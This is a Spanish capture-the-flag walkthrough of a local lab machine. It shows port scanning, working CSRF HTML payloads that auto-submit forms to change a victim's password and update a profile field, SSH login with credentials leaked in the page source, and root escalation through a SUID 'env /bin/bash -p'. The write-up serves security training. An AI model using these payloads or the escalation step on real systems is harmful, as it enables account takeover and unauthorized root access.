

Crossfi

Primero escaneamos los puertos abiertos.

```
nmap -sS --open -p- --min-rate 5000 -v -Pn -n machine
```

```
> nmap -sS --open -p- --min-rate 5000 -v -Pn -n machine
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 19:17 -05
Initiating ARP Ping Scan at 19:17
Scanning machine (172.17.0.2) [1 port]
Completed ARP Ping Scan at 19:17, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:17
Scanning machine (172.17.0.2) [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 5000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:17, 0.93s elapsed (65535 total ports)
Nmap scan report for machine (172.17.0.2)
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Aplicamos scripts por defecto y averiguamos la versión.

```
nmap -sCV -p22,5000 machine -oN scan
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7 (protocol 2.0)
5000/tcp  open  upnp?
|_fingerprint-strings:
|_GetRequest:
   HTTP/1.1 302 FOUND
   Server: Werkzeug/3.1.3 Python/3.13.5
   Date: Fri, 28 Nov 2025 00:18:57 GMT
   Content-Type: text/html; charset=utf-8
   Content-Length: 199
   Location: /login
   Connection: close
   <!doctype html>
   <html lang=en>
   <title>Redirecting...</title>
   <h1>Redirecting...</h1>
   <p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
   <a href="/login">/login</a>
```

Tenemos una web en el puerto 5000 y un servicio SSH.

Web

Laboratorio CSRF

Iniciar Sesión


Usuario

Contraseña

Entrar


¿No tienes cuenta? Regístrate

Tenemos un panel de autenticación, y la posibilidad de registrarnos.




The registration form has a dark blue background. It features a large white input field for the username 'test'. Below it is another input field with three red dots representing a password. A prominent blue button labeled 'Registrarse' (Register) is centered below the fields. At the bottom, a link in light blue text reads '¿Ya tienes cuenta? Inicia Sesión' (Already have an account? Log in).

Vemos un panel para anotar tareas pendientes.



The task list interface has a dark blue header with the title 'Laboratorio CSRF'. On the right, there are links for 'Todo List', 'Panel', and 'Cerrar Sesión'. The main area is titled 'Mis Tareas' (My Tasks) and shows a placeholder message: 'No hay tareas aún' (No tasks yet). It includes filters for 'Todas 0', 'Activas 0', and 'Completadas 0', and a red '+ Añadir' (Add) button. The total count is shown as '0 TOTAL' and '0 COMPLETADAS'.

Tenemos un panel que nos permite cambiar contraseña, y un cartel que nos dice lo siguiente.



The password change interface has a dark blue header with the title 'Laboratorio CSRF'. On the right, there are links for 'Todo List', 'Panel', and 'Cerrar Sesión'. The main area is titled 'Panel de Control' (Control Panel) and displays a welcome message 'Bienvenido, test1!'. Below it is a section for changing the password. A yellow warning box contains the text: 'Pista del Laboratorio: Este formulario es vulnerable a CSRF. ¡Intenta cambiar la contraseña desde una fuente externa!' (Lab Hint: This form is vulnerable to CSRF. Try changing the password from an external source!). There is a text input field for 'Nueva Contraseña' (New Password) and a red 'Actualizar Contraseña' (Update Password) button.

Nos dice que tenemos que intentar acontecer un **CSRF** cambiando la contraseña desde una fuente externa, quiere decir que lo haremos desde un url que nosotros clicaremos simulando ser la víctima, así que creamos un código en **HTML** index.html para el **CSRF**


```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title></title>
    <link href="css/style.css" rel="stylesheet">
  </head>
  <body>

    <form id="csrf" action="http://172.17.0.2:5000/change-password" method="POST">
      <input type="hidden" name="new_password" value="hacked">
    </form>
    <script>
      document.getElementById('csrf').submit()
    </script>
  </body>
</html>
```


Creamos un servidor http.

```
python3 -m http.server 80
```

Y vamos al localhost para acontecer el **CSRF**.



Tenemos un mensaje:



En el segundo nivel vemos los siguientes:

¡Laboratorio CSRF - Nivel 2!

Bienvenido al Nivel 2

Todos los campos están protegidos con tokens CSRF excepto uno, encuentra el vulnerable para acceder al acceso por SSH.

Perfil de Usuario

Actualiza cada campo individualmente

Nombre Completo Protegido

Ej: Juan Pérez

Actualizar

Edad Protegido

0

Actualizar

Profesión Protegido

Ej: Desarrollador Web

Actualizar

Ciudad Protegido

Ej: Madrid, España

Actualizar

Biografía Protegido

Háblanos un poco sobre ti...

Uno de estos campos no tienen un **CSRF token** y encontrando el correcto obtendremos las credenciales.

```
</div>

<!-- Biografía -->
<div class="col-md-12 mb-3">
    <div class="field-card">
        <label class="field-label">
             Biografía
            <span class="badge bg-success ms-2" style="font-size: 0.7rem;">Protegido</span>
        </label>
        <form method="POST" action="/update-biografia" class="field-form">
            <textarea class="form-control profile-input mb-2" name="biografia" rows="4" placeholder="Háblanos un poco sobre ti..." required></textarea>
            <button type="submit" class="btn btn-outline-success w-100">Actualizar Biografía</button>
        </form>
    </div>
</div>
```

El campo de actualizar biografía no tiene un **CSRF token** así que este es el campo vulnerable, cabe destacar que en el mismo código fuente podemos ver las credenciales **SSH**.

```
85         style="background: linear-gradient(135deg, hsl(0, 85%, 50%) 0%, hsl(0, 70%, 35%) 100%); border-bottom: 2px solid hsl(0, 85%, 50%);">
86         <h5 class="modal-title" style="font-weight: 700;">🎉 ¡Felicidades!</h5>
87         <button type="button" class="btn-close btn-close-white" data-bs-dismiss="modal"
88                 aria-label="Close"></button>
89     </div>
90     <div class="modal-body text-center py-4" style="color: hsl(0, 0%, 98%);">
91         <h4 style="color: hsl(0, 85%, 60%); font-weight: 700; margin-bottom: 1rem;">CSRF Nivel 2 Exploitado</h4>
92         <p class="lead">¡Enhorabuena! Has encontrado y explotado la vulnerabilidad CSRF en el campo de
93             biografía.</p>
94         <p>El acceso por SSH es el siguiente:</p>
95         <div class="alert alert-dark mt-3">
96             <strong>Usuario:</strong> balulero<br>
97             <strong>Password:</strong> balulei
98         </div>
99     </div>
100    <div class="modal-footer" style="border-top: 1px solid hsl(0, 20%, 20%); justify-content: center;">
101        <button type="button" class="btn" data-bs-dismiss="modal"
102                style="background: linear-gradient(135deg, hsl(0, 85%, 50%) 0%, hsl(0, 70%, 35%) 100%); color: white; border: none;">
103            ¡Genial!
104        </button>
105    </div>
106 </div>
107 </div>
```

Pero aun así, lo siguiente que tenemos que hacer efectuar el mismo proceso anterior solo que con el campo de update-bioografia.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title></title>
```

```

<link href="css/style.css" rel="stylesheet">
</head>
<body>

    <form id="csrf" action="http://172.17.0.2:5000/update-biografia" method="POST">
        <textarea class="form-control profile-input mb-2" name="biografia" rows="4" value="asdasdasdasdasdsd" >
        </textarea>
    </form>
    <script>
        document.getElementById('csrf').submit()
    </script>
</body>
</html>

```



Y entramos al SSH

```

balulero@machine's password:
Linux f0458c4f3611 6.12.32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.32-1parrot1 (2025-06-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 28 00:13:06 2025 from 172.17.0.1
balulero@f0458c4f3611:~$ 

```

Vemos un archivo .txt de ayuda

```

¡Bienvenido al desafío de escalada de privilegios!

Pistas:
1. Los binarios con permisos SUID pueden ser muy útiles...
2. Prueba a buscar archivos con permisos especiales: find / -perm -4000 2>/dev/null
3. Cuando encuentres binarios interesantes, piensa en cómo puedes abusar de ellos
4. El comando 'env' puede ser muy útil para ejecutar programas con variables de entorno específicas...
5. ¿Qué pasa si un binario con SUID puede ejecutar otros programas? Piensa en shells...
6. Consulta GTFOBins si necesitas ideas sobre cómo explotar binarios SUID comunes

¡Buena suerte!

```

y bueno viendo los binarios a nivel SUID vemos lo siguiente:

```
balulero@f0458c4f3611:~$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/env
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Nos centramos específicamente en `/usr/bin/env` que se puede explotar haciendo llamada a un binario así:

```
balulero@f0458c4f3611:~$ /usr/bin/env /bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```

Completando la maquina! Canal de YouTube: <https://www.youtube.com/@Rookinghacker>